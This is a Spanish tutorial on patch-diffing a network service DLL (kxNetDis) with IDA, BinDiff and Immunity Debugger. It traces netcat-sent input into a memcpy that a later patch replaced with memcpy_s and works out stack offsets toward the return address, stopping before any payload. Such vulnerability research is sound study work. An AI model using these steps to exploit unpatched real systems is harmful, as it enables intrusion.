
Y a continuación escribir muchos caracteres y luego pulsar Ctrl+C. Con esto vemos como el debugger para en la dirección 008F5780:

```


008F5780 6A FF      PUSH -1
008F5782 68 8E918F00 PUSH kxNetDis.008F918E
008F5787 64:A1 00000000 MOV EAX,DWORD PTR FS:[0]
008F578D 50         PUSH EAX
008F578E 81EC E4080000 SUB ESP,8E4
008F5794 A1 18008F00 MOV EAX,DWORD PTR DS:[8FD018]
008F5799 33C4      XOR EAX,ESP
008F579B 898424 E00800 MOV DWORD PTR SS:[ESP+8E0],EAX
008F57A2 53         PUSH EBX
008F57A3 55         PUSH EBP
008F57A4 56         PUSH ESI
008F57A5 57         PUSH EDI
008F57A6 A1 18008F00 MOV EAX,DWORD PTR DS:[8FD018]
008F57AB 33C4      XOR EAX,ESP
008F57AD 50         PUSH EAX
008F57AE 808424 F80800 LEA EAX,DWORD PTR SS:[ESP+8F8]
008F57B5 64:A3 00000000 MOV DWORD PTR FS:[0],EAX
008F57BB 66:83BC24 080 CMP WORD PTR SS:[ESP+908],0
008F57C4 8BD9      MOV EBX,ECX
008F57C6 0F86 AA070000 JBE kxNetDis.008F5F76
008F57CC 83BC24 0C0900 CMP DWORD PTR SS:[ESP+90C],4C
008F57D4 6A 00      PUSH 0

```


Podemos ir al IDA, buscarlo en la lista de “Matched Functions” y una vez sobre ella, pulsar Ctrl+E. De esta forma nos salta el BinDiff y vemos lo siguiente:



Como se puede ver hay varios Basic Blocks que cambian (en amarillo). Si hacemos zoom sobre los primeros bloques modificados (recuadro en rojo de la imagen anterior):



Y en concreto sobre el primer bloque básico:



Vemos como se ha sustituido un inline *memcpy* (008F58CF rep movsd), por una nueva función (sub\_008F2D30). Aunque hay una modificación, el código reemplazado, no parece vulnerable, ya que se copian exactamente 0x40 bytes (0x10 DWORDs) y este valor no ha sido proporcionado por el usuario sino que es un valor fijo, como se ven en la siguiente imagen:

```

100058A4  mov     esi, ds:[eax+4]
100058A7  mov     ecx, ds:[esi+0x58]
100058AA  add     esi, 0x58
100058AD  add     esi, 4
100058B0  mov     ss:[esp+buf], ecx
100058B4  mov     edx, ds:[esi]
100058B6  add     esi, 4
100058B9  mov     ss:[esp+var_8AC], edx
100058BD  mov     eax, ds:[esi]
100058BF  add     esi, 4
100058C2  mov     ecx, 0x10
100058C7  lea     edi, ss:[esp+Dst]
100058CB  mov     ss:[esp+var_8A8], eax
100058CF  rep movsd

```

Para el que no vea claramente el inline memcpy, basta con llevar el cursor sobre la dirección 000F58CF (100058CF si no habéis hecho el rebase, como yo) en IDA y pulsar F5. Seguidamente se abrirá una ventana con el pseudocódigo de la función justamente en la línea del *memcpy*:

```

IDA View-A  Stack of sub_10005780  Pseudocode-A  Matched Functions
NkxLatchLock::XDBLatch::release((char *)v3 + 96);
NkxLatchLock::XDBAutoLatch::XDBAutoLatch(&v60, (char *)v3 + 96, 2);
v73 = 0;
v64 = 0;
*(DWORD *)buf = 1234;
v63 = 345;
memset(&Dst, 0, 0x40u);
v7 = *(DWORD *)(&sub_10006E60() + 4);
v8 = *(DWORD *)(&v7 + 88);
v7 += 92;
*(DWORD *)buf = v8;
v9 = *(DWORD *)v7;
v7 += 4;
v63 = v9;
v64 = *(DWORD *)v7;
memcpy(&Dst, (const void *)(&v7 + 4), 0x40u);
if ( v8 == 1234 && v63 == 123 && a3 >= v64 + 76 )

```

Si lo preferís también podéis incorporar este pseudocódigo al código ASM simplemente pinchando con el botón derecho en la ventana de “Pseudocode” y seleccionando la opción “Copy to assembly” del menú contextual. Con esto se integra como comentarios dentro de la ventana “IDA View”

```

IDA View-A  Stack of sub_10005780  Pseudocode-A  Matched Functions  Program Segmentation
100058A4  mov     esi, [eax+4]
100058A7  ; 234:      v8 = *(DWORD *)(&v7 + 88);
100058A7  mov     ecx, [esi+58h]
100058AA  ; 235:      v7 += 92;
100058AA  add     esi, 58h
100058AD  add     esi, 4
100058B0  ; 236:      *(DWORD *)buf = v8;
100058B0  mov     dword ptr [esp+904h+buf], ecx
100058B4  ; 237:      v9 = *(DWORD *)v7;
100058B4  mov     edx, [esi]
100058B6  ; 238:      v7 += 4;
100058B6  add     esi, 4
100058B9  ; 239:      v63 = v9;
100058B9  mov     [esp+904h+var_8AC], edx
100058BD  ; 241:      memcpy(&Dst, (const void *)(&v7 + 4), 0x40u);
100058BD  mov     eax, [esi]
100058BF  add     esi, 4
100058C2  ; 240:      v64 = *(DWORD *)v7;
100058C2  mov     ecx, 10h
100058C7  lea     edi, [esp+904h+Dst]
100058CB  mov     [esp+904h+var_8A8], eax
100058CF  rep movsd
100058D1  ; 242:      if ( v8 == 1234 && v63 == 123 && a3 >= v64 + 76 )
100058D1  cmp     dword ptr [esp+904h+buf], 4D2h
100058D9  jnz     loc_10005CB1

```

Como se puede ver por la direcciones, el comentario va delante del código ASM. Esto puede resultar útil en muchas ocasiones, pero también puede resultar algo ‘inexacto’ ya que los compiladores realizan optimizaciones de código, eliminación de código redundante, reutilización de variables y registros, etc... esto hace que una instrucción de ASM se utilice en varias zonas, por lo que es posible que la transcripción no sea directa. Ante la duda, hacer caso al código ASM.


Para que este *memcpy* provoque un desbordamiento, el array de destino, deberá ser menor de 0x40 bytes. Para ver su tamaño, basta con pinchar 2 veces sobre él en la dirección 100058C7, por ejemplo y nos lleva a la pila “Stack” de la función:

```

-000008AC var_8AC      dd ?
-000008A8 var_8A8      dd ?
-000008A4 Dst         db ?
-000008A3             db ? ; undefined
-000008A2             db ? ; undefined
-000008A1             db ? ; undefined
-000008A0             db ? ; undefined
-0000089F             db ? ; undefined
-0000089E             db ? ; undefined
-0000089D             db ? ; undefined
-0000089C             db ? ; undefined
-0000089B             db ? ; undefined
-0000089A             db ? ; undefined
-00000899             db ? ; undefined

```

IDA no ha podido determinar el tipo de esta variable, pero si con el botón derecho le decimos que es un “Array” o directamente pulsando la tecla ‘\*’, IDA automáticamente nos dice que de ser un array, lo sería de 68 bytes (0x44 bytes):



Si le damos a ‘OK’ nos muestra como quedaría la pila:

```

-000008AC var_8AC      dd ?
-000008A8 var_8A8      dd ?
-000008A4 Dst         db 68 dup(?)
-00000860 var_860      dd ?

```

Esto nos confirma que con 0x40 bytes, no provocamos un desbordamiento. Ni muchos menos vamos a pisar RET al final de la pila, ya que hay unos 000008A4 bytes (como se puede ver a la izquierda del array ‘Dst’ en la imagen anterior) hasta llegar a él. Si procedemos a convertir en array el resto de variable que hay hacía abajo, nos quedaría una cosa así:



```

IDA View-A | Stack of sub_10005780 | Pseudocode-A
-000000B1 db ? ; undefined
-000000B0 buf db 4 dup(?)
-000000AC var_8AC dd ?
-000000A8 var_8A8 dd ?
-000000A4 Dst db 68 dup(?)
-00000060 var_860 dd ?
-0000005C var_85C dd ?
-00000058 var_858 dd ?
-00000054 var_854 db 68 dup(?)
-00000010 var_810 dw ?
-0000000E var_80E db 2046 dup(?)
-00000010 var_10 dd ?
-0000000C var_C dd ?
-00000008 db ? ; undefined
-00000007 db ? ; undefined
-00000006 db ? ; undefined
-00000005 db ? ; undefined
-00000004 var_4 dd ?
+00000000 r db 4 dup(?)
+00000004 arg_0 dw ?
+00000006 db ? ; undefined
+00000007 db ? ; undefined
+00000008 arg_4 dd ?
+0000000C ; end of stack variables

```

Como se puede ver, indicado con la flecha roja, haría falta sobreescribir 0x8A4 bytes, para sobreescribir RET.

Ahora que lo hemos analizado estáticamente, vamos a ver si todo esto se cumple y aún más importante, si el buffer de origen del *memcpy* son datos proporcionados por nosotros, porque si no, todo esto no nos ha servido de nada ;D

Para ello vamos a poner un BP al inicio del Basic Block modificado (10005859) que en el debugger es 008F5859.

```

Immunity Debugger - AEserv.exe - [CPU - thread 00000B18, module kxNetDis]
File View Debug Plugins Immlib Options Window Help Jobs
l e m t w h c P k b z r ... s ? SILICA

008F5853 . 0F84 77040000 JE kxNetDis.008F5C00
008F5856 . 8B0E MOV ECX,ESI
008F5861 . FF15 9CA18F00 CALL DWORD PTR DS:[<&kxCommon.?release@XDBLatch@N] kxCommon.?rele
008F5863 . 6A 02 PUSH 2
008F5864 . 56 PUSH ESI
008F5866 . 804C24 3C LEA ECX,DWORD PTR SS:[ESP+3C]
008F5868 . FF15 A0B18F00 CALL DWORD PTR DS:[<&kxCommon.??@XDBAutoLatch@Nkx kxCommon.?@XDB
008F586E . 33C0 XOR EAX,EAX
008F5870 . 898424 000900 MOV DWORD PTR SS:[ESP+900],EAX
008F5877 . 6A 40 PUSH 40
008F5879 . 50 PUSH EAX
008F587A . 894424 64 MOV DWORD PTR SS:[ESP+64],EAX
008F587E . 804424 68 LEA EAX,DWORD PTR SS:[ESP+68]
008F5882 . 50 PUSH EAX
008F5883 . C74424 60 D20 MOV DWORD PTR SS:[ESP+60],4D2
008F5888 . C74424 64 590 MOV DWORD PTR SS:[ESP+64],159
008F5893 . E8 A8340000 CALL <JMP.&MSUCR90.memset>
008F5898 . 83C4 0C ADD ESP,0C
008F589B . 8B4C24 10 LEA ECX,DWORD PTR SS:[ESP+10]

```

Y si recordáis, ahora mismo el debugger esta pausado justo al inicio de la función que contiene el Basic Block modificado, pero no ha llegado el Basic Block en cuestión, así que le damos a F9 (Run) y vemos si para o bifurca por otro sitio. Tras esto, vemos que efectivamente se detiene la ejecución justo en el BP del Basic Block modificado que hemos estado analizando estáticamente. Si vamos con F8 hasta el inline memcpy (008F58CF) podemos ver en la ventana inferior, los argumentos del *memcpy* dónde se ve que ESI apunta a una cadena de AAAA.., vaya, justo lo que había enviado con el comando netcat, ¿totalmente impredecible por mi parte, no? jejeje

```

008F58A4 . 8B70 04 MOV ESI,DWORD PTR DS:[EAX+4]
008F58A7 . 8B4E 58 MOV ECX,DWORD PTR DS:[ESI+58]
008F58AA . 83C6 58 ADD ESI,58
008F58AD . 83C6 04 ADD ESI,4
008F58B0 . 894C24 54 MOV DWORD PTR SS:[ESP+54],ECX
008F58B4 . 8B16 MOV EDX,DWORD PTR DS:[ESI]
008F58B6 . 83C6 04 ADD ESI,4
008F58B9 . 895424 58 MOV DWORD PTR SS:[ESP+58],EDX
008F58BD . 8B06 MOV EAX,DWORD PTR DS:[ESI]
008F58BF . 83C6 04 ADD ESI,4
008F58C2 . B9 10000000 MOV ECX,10
008F58C7 . 8D7C24 60 LEA EDI,DWORD PTR SS:[ESP+60]
008F58CB . 894424 5C MOV DWORD PTR SS:[ESP+5C],EAX
008F58CF . F3:A5 REP MOVSD WORD PTR ES:[EDI],DWORD PTR DS:[ESI]
008F58D1 . 817C24 54 D20 CMP DWORD PTR SS:[ESP+54],4D2
008F58D9 . 0F85 D2030000 JNZ kxNetDis.008F5CB1
008F58DF . 83C6 04 ADD ESI,4
EAX=00000010 (decimal 16.)
DS:[ESI]=[010FB444]=41414141
ES:[EDI]=stack [01CDF678]=00000000

```

Si vemos en detalle los registros:

```

Registers (FPU)
EAX 41414141
ECX 00000010
EDX 41414141
EBX 010F41D8
ESP 01CDF618
EBP 010F4218
ESI 010FB444 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EDI 01CDF678
EIP 008F58CF kxNetDis.008F58CF

```

Se puede ver que la dirección de destino EDI, apunta a la pila:

```

$ ==> 01CDF618 EB403B64 d:00
$+4 01CDF61C 00000001 0...
$+8 01CDF620 010F41D8 iA*0
$+C 01CDF624 01C0FF3C < =0
$+10 01CDF628 00000001 0...
$+14 01CDF62C 00000000 ...
$+18 01CDF630 010F68D8 ih*0
$+1C 01CDF634 010F7E28 (~*0
$+20 01CDF638 7C9261CE ifaE!
$+24 01CDF63C 00000000 ...
$+28 01CDF640 010F4218 tB*0
$+2C 01CDF644 000000A3 u...
$+30 01CDF648 010F69B0 i*0
$+34 01CDF64C 010F4238 8B*0
$+38 01CDF650 00000000 ...
$+3C 01CDF654 00251FC0 L%?
$+40 01CDF658 01080000 ..00
$+44 01CDF65C 01CDF614 ?!=0
$+48 01CDF660 00000000 ...
$+4C 01CDF664 01CDF6D0 $!=0
$+50 01CDF668 7C91E920 0zi
$+54 01CDF66C 41414141 AAAA
$+58 01CDF670 41414141 AAAA
$+5C 01CDF674 41414141 AAAA
$+60 01CDF678 00000000 ....
$+64 01CDF67C 00000000 ....
$+68 01CDF680 00000000 ....
$+6C 01CDF684 00000000 ....
$+70 01CDF688 00000000 ....
$+74 01CDF68C 00000000 ....
$+78 01CDF690 00000000 ....
$+7C 01CDF694 00000000 ....

```

Justo en [ESP+60]. Para poder ver los offsets en la pila del immunity debugger, o cualquier ollydbg, basta con pinchar 2 veces sobre la dirección de arriba (automáticamente apunta a ESP, si no lo hiciera, podéis pinchar con el botón derecho y selecciona Go to ESP) Luego pinchais 2 veces sobre la primera fila y veréis la flecha (\$ ==>) y si desplazáis la columna (mover el ratón lentamente sobre la línea hasta que el cursor cambie por el cursor de desplazamiento y arrastrar hacia la derecha). Al ser todo negro, esta funcionalidad suele pasar desapercibida y es extremadamente útil para calcular bien los desplazamientos en los desbordamientos.


Si le damos a F8, vemos como ese array se rellena con los 0x40 bytes:

```

$ ==> 01CDF618 EB403B64 d:00
$+4 01CDF61C 00000001 0...
$+8 01CDF620 010F41D8 iA*0
$+C 01CDF624 01CDFF3C <=0
$+10 01CDF628 00000001 0...
$+14 01CDF62C 00000000 ...
$+18 01CDF630 010F68D8 ih*0
$+1C 01CDF634 010F7E28 (~*0
$+20 01CDF638 7C9261CE ifaE!
$+24 01CDF63C 00000000 ...
$+28 01CDF640 010F4218 tB*0
$+2C 01CDF644 000000A3 u...
$+30 01CDF648 010F69B0 i*0
$+34 01CDF64C 010F4238 8B*0
$+38 01CDF650 00000000 ...
$+3C 01CDF654 00251FC0 L%?
$+40 01CDF658 01080000 ...
$+44 01CDF65C 01CDF614 if=0
$+48 01CDF660 00000000 ...
$+4C 01CDF664 01CDF6D0 $=0
$+50 01CDF668 7C91E920 Ue!
$+54 01CDF66C 41414141 AAAA
$+58 01CDF670 41414141 AAAA
$+5C 01CDF674 41414141 AAAA
$+60 01CDF678 41414141 AAAA
$+64 01CDF67C 41414141 AAAA
$+68 01CDF680 41414141 AAAA
$+6C 01CDF684 41414141 AAAA
$+70 01CDF688 41414141 AAAA
$+74 01CDF68C 41414141 AAAA
$+78 01CDF690 41414141 AAAA
$+7C 01CDF694 41414141 AAAA
$+80 01CDF698 41414141 AAAA
$+84 01CDF69C 41414141 AAAA
$+88 01CDF6A0 41414141 AAAA
$+8C 01CDF6A4 41414141 AAAA
$+90 01CDF6A8 41414141 AAAA
$+94 01CDF6AC 41414141 AAAA
$+98 01CDF6B0 41414141 AAAA
$+9C 01CDF6B4 41414141 AAAA
$+A0 01CDF6B8 01CDF708 -0
$+A4 01CDF6BC 7C80E4A4 %C!
$+A8 01CDF6C0 00000001 0...
$+AC 01CDF6C4 7C800000 -C

```

Llegados a este punto, y habiendo comprobado que no hay desbordamiento, tenemos que continuar con el siguiente Basic Block modificado, justo a continuación de este mismo Basic Block:



Este bloque (100058FE en IDA y 008F58FE en immdbg) que vemos haciendo zoom en BinDiff:

10005780 sub_10005780		sub_10005190 10005190
primary		secondary
<pre> 10005780 sub_10005780 100058FE lea esi, ss:(esp+var_BEC) 10005902 mov ss:(esp+Size), eax 10005906 mov ss:(esp+var_BA8), 0 10005908 call sub_100068C0 10005913 mov edx, ds:(eax+4) 10005916 mov edi, ds:(edx+4) 10005919 mov eax, 0x4C 1000591E lea ecx, ss:(esp+buf) 10005922 call sub_100048F0 10005927 xor eax, eax 10005929 push 0x7FE 1000592E push eax 1000592F lea ecx, ss:(esp+var_B0E) 10005936 push ecx 10005937 mov b2 ss:(esp+var_B10), b2 ax 1000593F call memset 10005944 mov edx, ss:(esp+Size) 10005948 add esp, 0x4C 1000594B push edx 1000594C call sub_100068C0 10005951 mov eax, ds:(eax+4) 10005954 add eax, 0xA4 10005959 push eax 1000595A lea ecx, ss:(esp+var_B10) 10005961 push ecx 10005962 call memcpy 10005963 mov esp, ecx 1000596A lea ecx, ss:(esp+var_B10) 10005971 push ecx 10005972 mov ecx, ss:(esp+var_BCC) 10005976 call ds:(???@basic_string@WU?9char_traits@W@std@@V?9allocator@W@2@@@) 1000597C lea eax, ss:(esp+var_BCC) 10005980 push eax 10005981 lea ecx, ss:(esp+Size) 10005985 add ebx, 0x20 10005988 push ecx 10005989 mov esi, ebx 1000598B mov bl ss:(esp+var_4), bl 1 10005993 call sub_100068D0 10005998 mov edx, ds:(ebx+0x18) 1000599B mov eax, ds:(ebx) 1000599D lea esi, ss:(esp+var_BD8) 100059A1 lea edi, ss:(esp+Size) </pre>		<pre> 10005190 sub_10005190 100052F1 mov ss:(esp+MaxCount), eax 100052F5 mov ss:(esp+var_BAC), 0 100052F8 call sub_100068C0 10005302 mov edx, ds:(eax+4) 10005305 mov edi, ds:(edx+4) 10005308 mov eax, 0x4C 1000530D lea ecx, ss:(esp+buf) 10005311 call sub_100048A0 10005316 xor eax, eax 10005318 push 0x7FE 1000531D push eax 1000531E lea ecx, ss:(esp+var_B12) 10005325 push ecx 10005326 mov b2 ss:(esp+var_B14), b2 ax 1000532E call memset 10005333 mov edx, ss:(esp+MaxCount) 10005337 add esp, 0x4C 1000533A push edx 1000533B call sub_100068C0 10005340 mov eax, ds:(eax+4) 10005343 add eax, 0xA4 10005348 push eax 10005349 lea ecx, ss:(esp+var_B14) 10005350 push 0x800 10005355 push ecx 10005356 call ds:(memcpy_s) 10005357 mov esp, ecx 1000535F lea ecx, ss:(esp+var_B14) 10005366 push edx 10005367 lea ecx, ss:(esp+var_BD0) 10005368 mov ss:(esp+MaxCount), eax 1000536F call ds:(???@basic_string@WU?9char_traits@W@std@@V?9allocator@W@2@@@) 10005375 lea eax, ss:(esp+var_BD0) 10005379 push eax 1000537A lea ecx, ss:(esp+var_BF4) 1000537E add ebp, 0x20 10005381 push ecx 10005382 mov esi, ebp 10005384 mov bl ss:(esp+var_4), bl 1 1000538C call sub_10006760 10005391 mov edx, ss:(ebp+0x18) 10005394 mov eax, ss:(ebp) 10005397 lea esi, ss:(esp+var_BDC) 10005398 lea edi, ss:(esp+var_BF4) </pre>

Ha sido modificado respecto a otro *memcpy*, en este caso no inline, que en la versión nueva, ha sido sustituido por un *memcpy\_s*, esto es muy clarificador. Tal y como se puede leer de la documentación oficial, *memcpy\_s*, introduce un parámetro dónde se indica expresamente el tamaño máximo del buffer de destino, además de los bytes a copiar:


```
#include <string.h>

void *memcpy (void *dest, const void *src, size_t count);

errno_t memcpy_s(void *dest, rsize_t destmax, const void *src, rsize_t count);
```

Esto nos da una pista de que por aquí alguien ha andado divirtiéndose y han tenido que cerrarle el chiringuito ;P

Sin embargo para llegar a ese basic block, pasamos por 3 comparaciones que deberemos cumplir, ya que si no, el flujo del programa nos llevará por otro sitio sin pasar por esta porción de código que nos interesa. Veamos:



Con el debugger, para estos Basic Blocks se vería lo siguiente:

```

008F58CF 817C24 54 D2040000 REP MOVSD PTR ES:[EDI],DWORD PTR DS:[ESI]
